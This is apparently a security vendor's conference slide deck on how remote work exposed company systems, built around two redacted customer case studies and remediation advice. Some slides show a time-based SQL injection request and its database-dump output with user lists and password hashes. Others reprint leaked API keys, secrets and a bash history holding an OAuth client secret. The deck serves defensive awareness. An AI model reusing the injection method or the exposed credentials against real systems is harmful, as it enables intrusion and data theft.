NETENRICH

Think Like a Threat Actor to Handle Remote Risks

Brandon Hoffman / 16 July 2020

Think Like a Threat Actor to Handle Remote Work Risks


NETENRICH

- Adversary Opportunity
- Remote Work and Attack Surface
- Case Study: Customer 1
  - Exposing the portal
  - Oops
  - Next steps
- Case Study: Customer 2
  - Blogging
  - Service extension
  - Service abuse
- Wrap

Adversary Opportunity

NETENRICH

- It is cybercrime not APT that is knocking on your door.....again and again



*source: 2020 Verizon DBIR

- While they are skilled at hacking (mostly stealing credentials lately), errors remain a large part of the opportunity

Opportunity By Error

NETENRICH

- Avoiding basic errors and misconfigurations are the foundations of cyber security, and they create a ton of opportunity for adversaries. ^With the tools we have that problem was solved years (decades) ago^. Right?





Figure 11. Actions over time in breaches

*source: 2020 Verizon DBIR

Remote Work Growth


NETENRICH

- Not just a recent trend



*source: flexjobs.com

- But yes…recent events sure did expedite things (this is only until April)



*source: Gallup Panels

Remote Work = Increased Attack Surface

NETENRICH

Increased access to secure resources

Services being deployed rapidly (minimal security)

Remote IT needs access to sensitive tools/systems

Opening/leveraging remote management tools generally reserved for corp network access

Use Case 1: Controlled Resource Moved

NETENRICH

- Background
  - A company that provides services to their customers was forced into a remote work situation.
  - A core tool used to service customers was, according to security architecture, completely contained behind the firewall.
  - Due to remote work, this tool had to be placed in the DMZ so that the remote workforce could continue to provide the customer services.

- From an adversary perspective, some new opportunities for basic attacks were presented

Use Case 1: Findings - Credentials Leaked (GitHub)

NETENRICH

- API Credentials embedded in code found in GitHub repos lead to potential customer data exfil.

github.com/[redacted]/Python/blob/master/Interface.py

```
#below are the API URL's
rosterurl = "https://api.[redacted]t/v1/gateway/rosterstaging/"
Post_ReplyUrl = "https://[redacted]n.net/v1/organizations/844/incident/"
GetconfigUrl = "https://a[redacted].net/v1/gateway/ticketingdata/?queryString="
GetTicketsUrl = "https://[redacted]n.net/v1/gateway/rbaupdates/?queryString="
Get_TokenUrl = "https://a[redacted].net/v1/generatetoken"
aKey = "ejY0PFLNEnF5gB20gKYSNkqLDDCojyKF"
aSecret = "vmzhpcPg6cFqg1vhx9nu8AvzEiRhmNejAeERnrevIRsb6hrr"
```

Use Case 1: Findings - SQLi in API

NETENRICH

- A SQLi vulnerability in the API led to full database access

```
akash@DESKTOP-HCEQD9V:/$ time curl "https://[redacted]/api/2016101819336/usersList/?offset=0&limit=20000&_=1587217902601" > /dev/null
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  613k    0  613k    0     0   110k      0 --:--:--  0:00:05 --:--:--  127k

real    0m5.574s
user    0m0.073s
sys     0m0.031s
akash@DESKTOP-HCEQD9V:/$ time curl "https://[redacted]/api/2016101819336/usersList/?offset=0&limit=20000%3bselect+sleep(10)%23;&_=158721
7902601" > /dev/null
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  613k    0  613k    0     0  40086      0 --:--:--  0:00:15 --:--:--  137k

real    0m15.699s
user    0m0.072s
sys     0m0.054s
```

Normal Request


Injection Request

```
[20:17:16] [INFO] fetching database users password hashes
[20:17:16] [INFO] fetching database users
[20:17:16] [INFO] fetching number of database users
[20:17:16] [INFO] retrieved: 29
[20:17:24] [INFO] retrieved: 'root'@'localhost'
[20:19:01] [INFO] retrieved: 'diva'@'10.0.0.38'
[20:20:41] [INFO] retrieved: 'monit'@'localhost'
[20:22:21] [INFO] retrieved: 'diva'@'10.0.0.34'
[20:24:00] [INFO] retrieved: 'root'@'10.0.
0.38'
[20:25:42] [INFO] retrieved: 'diva'@'10.0.0.5'
[20:27:17] [INFO] retrieved: 'diva'@'10.0.0.6'
[20:28:51] [INFO] retrieved: 'madhukar'@'10.0.0.10'
[20:30:42] [INFO] retrieved: 'root'@'10.0.0.34'
[20:32:21] [INFO] retrieved: 'madhukar'@'localhost'
[20:34:09] [INFO] retrieved: 'gobuild'@'localhost'
[20:35:53] [INFO] retrieved: 'goapp'@'localhost'
[20:37:29] [INFO] retrieved: 'testing'@'localhost'
[20:39:16] [INFO] retrieved: 'divams'@'13.90.208.32'
[20:41:12] [INFO] retrieved: 'divams'@'localhost'
[20:42:53] [INFO] retrieved: 'diva'@'localhost'
[20:44:22] [INFO] retrieved: 'mysql.sys'@'localhost'
[20:46:11] [INFO] retrieved: 'gateway'@'10.0.0.%'
[20:47:48] [INFO] retrieved: 'search'@'10.0.0.%'
[20:49:28] [INFO] retrieved: 'cloud'@'10.0.0.%'
[20:51:04] [INFO] retrieved: 'dashb'@'10.0.0.%'
[20:52:39] [INFO] retrieved: 'notification'@'10.0.0.%'
[20:54:49] [INFO] retrieved: 'channel'@'10.0.0.%'
[20:56:37] [INFO] retrieved: 'job'@'10.0.0.%'
[20:58:06] [INFO] retrieved: 'msg'@'10.0.0.%'
[20:59:36] [INFO] retrieved: 'monit'@'%'
[21:00:34] [INFO] retrieved: 'diva'@'%'
[21:01:27] [INFO] retrieved: 'madhukar'@'%'
[21:02:37] [INFO] retrieved: 'repl'@'%'
[21:03:33] [INFO] fetching number of password hashes for user 'root'
[21:03:33] [INFO] retrieved: 1
[21:03:36] [INFO] fetching password hashes for user 'root'
[21:03:36] [INFO] retrieved: *4064A8358615FD46D5E0AA0638C0B7524F20B60E
[21:07:07] [INFO] fetching number of password hashes for user 'diva'
[21:07:07] [INFO] retrieved: 1
[21:07:10] [INFO] fetching password hashes for user 'diva'
[21:07:10] [INFO] retrieved: *7444CCFC8155025B
```

Use Case 1: Findings - RDP

NETENRICH

- RDP services exposed to the internet provide easy brute force or credential re-use access to resources



Use Case 1: Lessons

NETENRICH

- All of these were foundational security mistakes, these mistakes are generally the genesis of an incident. Knowing attack surface in advance can expedite the investigation, or ideally avoid one.

- These mistakes happen frequently but without automation it is not possible to stay above board.

- Finding the issues is part of the battle but having remediation output or guidance is key to resolution. Knowing the detailed steps to support DFIR without chasing it down massively advances the process.

Use Case 1: Resolution Guidance Examples

NETENRICH

Remote desktop login exposed to the internet could lead you to a ransomware attack.

Threat Impact
High

AFFECTED ENTITIES

[redacted] *over port 3389*

Details

Impact

Through social engineering, compromised credentials or brute-force attacks, threat actors could get into the system remotely. By leveraging this access, they could impact you in various ways:

- Deploy a ransomware and leave payment instructions
- Elevate their privileges, move laterally and compromise more machines
- Install trojan horse for future access
- Gain control over wider parts of the infiltrated network

Context

Reasons you should be worried

RDP exposed: the wolves already at your door

https://nakedsecurity.sophos.com/2019/07/17/rdp-exposed-the-wolves-already-at-your-door/

WE RECOMMEND

Disable internet-facing RDP or front-end it with two factor authentication or VPN

Enable Network-Level Authentication (NLA) on all systems that expose RDP with audit log monitoring

Resolution

Exposure of corporate e-mail, database credentials publicly led to compromise of various platforms.

Threat Impact
Critical

AFFECTED ENTITIES

https://github.com[redacted]Python/blob/b13e0cc71e6fb033389f519b487366e2da9d535a[redacted]

https://github[redacted]yScripts/blo[redacted]

Impact

Your organisation's email id's [redacted] and Mysql database credentials are readable in code repository that are publicly accessible in GitHub. Leveraging these, one can get access to the corporate email account, [redacted], HRIS and fetch the confidential information about the organization which will impose great risk to the organization.

As example, using the email accounts one can plan phishing attacks which would in no way could be detected as malicious.

Reasons you should be worried

GitHub Repositories Leak Thousands of Secrets, Study Shows

https://securityboulevard.com/2019/04/github-repositories-leak-thousands-of-secrets-study-shows-2/

WE RECOMMEND

Never store credentials as code/config in public GitHub repo.

Remove Sensitive data in your files and GitHub history.

Use Case 2: Threat intelligence + Attack Surface

NETENRICH

- Background
  - A product company issued a security advisory regarding default administrative credentials to a public facing gateway
  - This security advisory went out over the wire essentially becoming OSINT
  - Other administrative ports were opened recently due to IT staff working remotely

- Outside looking in it was exceedingly simple to identify ports generally reserved for management/admin activity were accessible
- OSINT and OSINT tools can and are used by the adversaries!

Use Case 2: Findings - Curated Threat Intel

NETENRICH

KNOW KNOWLEDGE NOW

hard coded

SAVED SEARCHES

TOP STORIES

SECURITY

COVID-19 CYBER THREAT

DATA BREACH

RANSOMWARE

VULNERABILITY

THREAT ACTOR

MALWARE

CLOUD SECURITY

EMERGING THREAT

ZERO DAY & EXPLOIT

Sort by: Relevance

Cisco Firepower Management Center (FMC) Software Use of Hard-coded Credentials Vulnerability - SecuriTeam

Cisco Firepower Management Center • 10 Jun, 2020

EXCLUSIVE – Sophos Patch for Critical VPN Security Bug Hid an "Even More Versatile Exploit"

Ed Targett • 13 May, 2020

Sophos Patch for Critical VPN Bug Was Fresh Manna for Hackers – Digitalmunition

Digitalmunition • 17 May, 2020

Use Case 2: Findings - Sensitive Service Exposure

NETENRICH

IP Address

IPs	Services	Ports	Hosting	Alerts
70	1	1	8	75

IP	Service	Port	Source	Hostname	Hosting	Discovered
[redacted]8.25	OpenSSH	22	ASI	[redacted]	DigitalOcean, LLC	29 Jun, 2020
[redacted]37.36	OpenSSH	22	ASI	[redacted]	ServerAstra Kft.	01 Jul, 2020
[redacted]4.215	OpenSSH	22	ASI	[redacted]	Beijing Guanghuan Xinwang Digital	30 Jun, 2020
[redacted]7.165	OpenSSH	22	ASI	[redacted]	Amazon.com, Inc.	08 Jul, 2020
[redacted]86.21	OpenSSH	22	ASI	[redacted]	Google LLC	06 Jul, 2020
[redacted]2.13	OpenSSH	22	OpsRamp	[redacted]	DigitalOcean, LLC	07 Jul, 2020
[redacted]2.28	OpenSSH	22	OpsRamp	[redacted]	DigitalOcean, LLC	06 Jul, 2020
[redacted].17	OpenSSH	22	AWS	[redacted]	Amazon.com, Inc.	02 Jul, 2020
[redacted]18.15	OpenSSH	22	OpsRamp	[redacted]	Linode, LLC	01 Jul, 2020
[redacted]5.222	OpenSSH	22	OpsRamp	[redacted]	Linode, LLC	29 Jun, 2020

1-10 of 70

< 1 2 3 4 5 6 7 >

1

Port (1)

22 (70) ×

Service

Select Filters

Source

Select Filters

Hosting

Select Filters

Apply Clear

Use Case 2: Findings - Leveraged Creds

NETENRICH

- Credentials leveraged to gain root access and see full command history with authentication details and ability to execute arbitrary code

```
sudos u
sudo su
exit
sudso su
sudo su
sudo su
ssh vadmin@curl -k  pod3[redacted]/auth/oauth/token -H "Content-Type: application/x-www-form-urlencoded" -H "Accept: application/json" -
d "grant_type=client_credentials&client_id=d3349ddb4db2138e3cbc5ad4950df11f&client_secret=051208575b648b79071ae57b65f86eb8ced9878ad6e2d833
24ea5cf7d06217d4" -X POST
sudo su
cclear
clear
ssh vadmin@1[redacted]
suod us
```

Use Case 2: Resolution Guidance Example

NETENRICH

Public disclosure of your product security advisory could lead an attacker to access and compromise your machines.

THREAT IMPACT

CRITICAL

AFFECTED ENTITIES

[redacted]3 (3acc-upmon-sfo01) over port 22

[redacted]9.153 (synthetics-vn01-staging) over port 22

[redacted]9.162 over port 22

[redacted]2.105 over port 22

[redacted].148 over port 22

WE RECOMMEND

1. Use only SSH public key-based authentication and disable username/ password login.
2. Don't hard-code credentials and don't reuse password.

IMPACT

[redacted] gateway has an inbuilt administrative [redacted] authentication details were disclosed i.e [redacted] Using the same credential, we found across your infrastructure, 5 public IP's had SSH service running which accepted the same authentication. Upon successful login, one could run any arbitrary code on the server (in your case it has administrator privileges).

This will lead to complete compromise of the server, meaning that any data stored on the server is compromised. As shown is the screenshot of file ".bash_history" for one of server, the history of all the commands executed could give significant information to the attacker; like exposing the client's API details and other server IP's.

Reasons you should be worried


[redacted]


Password Discovered in [redacted] Gateway

https://www.[redacted]m/hard-coded-administrator-password-discovered-in-[redacted]

Supporting DFIR

NETENRICH






OSINT

Having access to on-demand curated news and trends helps prioritize and focus incident prioritization

Detailed TI

Technical details such as triggers, rules, examples of sandboxing eases the DF/IR process



Attack Surface

Service Exposure

Checks Performed	Summary	Date Performed	Risk Indicator
Service Identification Check	323 out of 313 detected services running are unidentified	13 Jul, 2020	
Service Authentication Check	0 out of 127 identified services are unauthenticated	13 Jul, 2020	

Misconfiguration

Checks Performed	Summary	Date Performed	Risk Indicator
Misconfigured Content Management System Check	3 misconfigurations identified for 4 Content Management Systems discovered	13 Jul, 2020	

External attack surface is the genesis of many if not all attacks. Continuous automated assessment makes incident resolution easier and ideally avoidable

Wrap Up and Takeaways

NETENRICH

As the attack surface continues to grow, change, and evolve there are several key considerations:

1. Understanding the **attack surface in real time** and on a continuous basis is a foundational security requirement. Adversaries look outside in, we should as well.

2. The output from these tools paired with **contextualized or personalized threat intelligence data** can provide powerful focus and prioritizations in a perpetually overloaded work queue.

3. Having the people with chops to provide resolution is critical and if the people don't exist internally, getting **resolution guidance from experts** can make the exceedingly difficult into a do-able task.

QA & Thank You!

NETENRICH

Questions?

Thank You!

Brandon Hoffman, CISO Netenrich
www.netenrich.com

@BrandonSHoffman

Discord channels:
#brandon-hoffman
#netenrich